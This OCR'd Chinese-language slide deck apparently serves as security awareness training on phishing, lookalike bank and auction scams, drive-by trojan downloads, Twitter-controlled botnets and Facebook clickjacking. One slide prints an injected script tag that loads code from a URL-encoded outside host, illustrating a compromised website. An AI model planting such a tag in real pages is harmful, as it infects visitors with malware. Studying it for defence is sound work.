電子郵件社交工程與網路釣魚實例防範


講師　Benny

駭客攻擊手法

將伺服器以及內部使用者電腦直接連接上網際網路，駭客可以直接透過網際網路連接內部使用作業系統電腦或者伺服器服務電腦進行入侵行為，侵入電腦主機進而取得機密資料。

允許伺服器可以往內部網路連線，駭客可以透過入侵伺服器主機當成跳板，來入侵內部網路使用者的電腦主機 進而取得機密資料。

傳統網路入侵手法




目前網路架構

為了避免駭客入侵內部主機，現在的企業都會使用防火牆或相關安全防護設備，來保護伺服器及內部使用者電腦。

這些防護設備會阻擋駭客連線到內部主機的攻擊行為，因此駭客無法直接攻擊使用者電腦。

現今駭客入侵手法



平常上網動作(範例)

- 駭客入侵之我愛網購篇
  - 社交網路
- 駭客入侵之我愛交友篇
  - Face book
  - Blog
  - 噗浪
- 駭客入侵之我愛交友篇
  - MSN
  - SKYPE

躲在正常網站後的惡網站

中木馬- 天知 地知 就是我不知

<script src= http://%77%76%67%33%2E%63%6E></script>

找尋漏洞、入侵
掛馬


駭客

Port:80

Internet

網站伺服器 資料庫 檔案


F/W



使用者

瀏覽資訊、網拍
登入帳號

使用者點選網馬過程完全沒有感覺!!即受駭下載木馬



使用者
個資
被植入後門程式側錄
密碼
被當成散播木馬平台
Benny
殭屍主機!!
(駭客分身術)
網站
伺服器
Botnet
駭客

❶ 嫌犯先向網路公司註冊與銀行僅有些微差異的網址

❷ 複製對方網頁，並至網路搜尋引擎登記。嫌犯的假中國信託銀行網址為http://www.china-trust.com.tw/，而真的網址http://www.chinatrust.com.tw/，只差「-」符號，內容網頁則一模一樣。

http://www.china-trust.com.tw

https://consumer.chinatrust.com.tw/



❸ 待被害人至假網頁

❹ 利用資料將錢轉

網路交易注意事項

❶ 直接輸入網路銀行網址或向客服問正確網址

❷ 如用搜尋引擎找網

帳號密碼，就可竊得帳號密碼，提高警覺小心防範。

台視新聞

TTV》新聞》


網路劫標客 相仿帳號發信騙錢
數字1小寫L 肉眼難辨成漏洞

報導記者：郭于中 941206

網路拍賣詐騙手法又翻新，一位民眾在網路上向取名flora的賣家購買手機，沒想到，收到的得標信，卻是署名f一ora，由於一跟英文字母小寫的L，實在太過相近，被害人沒發現，就把錢給轉出去，對於類似的詐騙手法，連網路拍賣業者都說還沒聽說過。


網路上琳瑯滿目的拍賣

駭客反利用搜尋引擎



瀏覽網站有那麼容易中毒嗎?

駭客最終目的 – 偷竊電腦內機密資料




帳號密碼


有心人事

注意事項

- 不要輕易按下同意與接受的按鈕
- 絕對不按 [同意] 或 [確定] 按鈕來關閉視窗， 務必使用視窗角落的**紅色 [X]** 按鈕

當我們宅在一起!!

宅男的定義

- 「宅男」最初的定義即從御宅族的連用法而來。「宅男」的原意就是男性御宅族，女性則稱「宅女」。但是隨着人們使用，「**宅**」這個字的定義，已經被人直接聯想到中文字「宅 = 家」的用法，實際上此用法也沒有錯誤，因此現在大部份的人使用宅男或宅女這個字眼，一般而言是指不善與人相處，或是整天待在家生活圈只有自己，使用上大多是為貶意。

宅並不是封閉沒有人脈!!
網路也可以有**虛擬人脈**!!

社交網路
(FaceBook)
非死不可

研究人員：駭客利用Twitter控制殭屍網路

文/陳曉莉 (編譯) 2009-08-17 我要收藏

資安業者Arbor Networks的安全研究經理在部落格指出，他懷疑Twitter的一個帳號是被用來傳送殭屍電腦指令，而且這可能只是冰山一角。

資安業者Arbor Networks的安全研究經理Jose Nazario上周在部落格指出，他懷疑Twitter的一個帳號是被用來傳送殭屍電腦指令，該帳號所張貼的訊息是要求殭屍網路連向一個新的執令、下載，或執行程式。

Nazario表示，他之所以會發現這件事是因爲有一台殭屍電腦透過RSS feed取得該帳號的狀態更新，但他認爲這可能只是冰山的一角。Twitter上可能有更多類似的惡意帳號。Nazario所發現的帳號已被Twitter以從事奇怪的活動爲名而暫停使用。

除了Twitter外，Nazario也在同爲微型部落格的Jaiku上發現用來傳遞殭屍網路命令的類似帳號，亦已被Jaiku團隊關閉。

事實上，該帳號所張貼的訊息是看起來無意義的一串文字，它被解碼後卻是可用來操縱殭屍電腦的命令。

Demo

Facebook_ClickJacking
(聲東擊西 ~~ 看馬非馬)

聲東擊西 似真非真的 ClickJacking連結(範例)

FaceBook開心農場(偷別人的西瓜會中毒嗎)

Facebook 上的開心農場 - Microsoft Internet Explorer

http://apps.facebook.com/farmgame_tw/

檔案(F) 編輯(E) 檢視(V) 我的最愛(A) 工具(T) 說明(H)

我的最愛 | Facebook 上的開心農場

網頁(P) 安全性(S) 工具(O)

液身體清潔用品營養保健品提供C/P 值最高的購物服務一樣的商品更低的價格絕對低價保證便宜保證真品宅配運送貨到付款購物安全可靠不用在百貨公司、藥妝店買高價，也不用像網拍擔心先匯款。直接低價免累積紅利滿額禮大贈送

讚

PRIVY: it's who you know

privy

Privy is a private global network and social travel platform for those that travel frequently within and to Asia.

成為粉絲

侯文詠 Houwenyong

你讀過侯文詠的書？聽過他的廣播、演講？看過電視劇

應用程式集

聊天室 (2)

何謂社交工程(Social Engineering)

- 電子郵件社交工程：
  藉由傳送電子郵件方式，騙取收件者信任，進而開啟郵件內容的駭客攻擊模式。

- 透過電子郵件可以讓收件者
  (1)誘騙進入假網站
  (2)開啟惡意電子檔
  (3)下載問題檔案

電子郵件社交工程郵件?

